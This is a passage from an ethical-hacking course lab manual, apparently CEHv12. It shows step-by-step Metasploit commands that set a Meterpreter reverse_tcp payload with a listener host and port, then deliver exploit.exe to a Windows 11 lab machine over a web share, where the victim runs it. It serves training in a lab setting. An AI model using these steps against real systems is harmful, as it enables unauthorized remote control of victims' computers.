Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.




12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.


14. Now type **run** in the Metasploit console and press **Enter**.




15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
17. Click on **exploit.exe** to download the file.




18. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.



19. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.

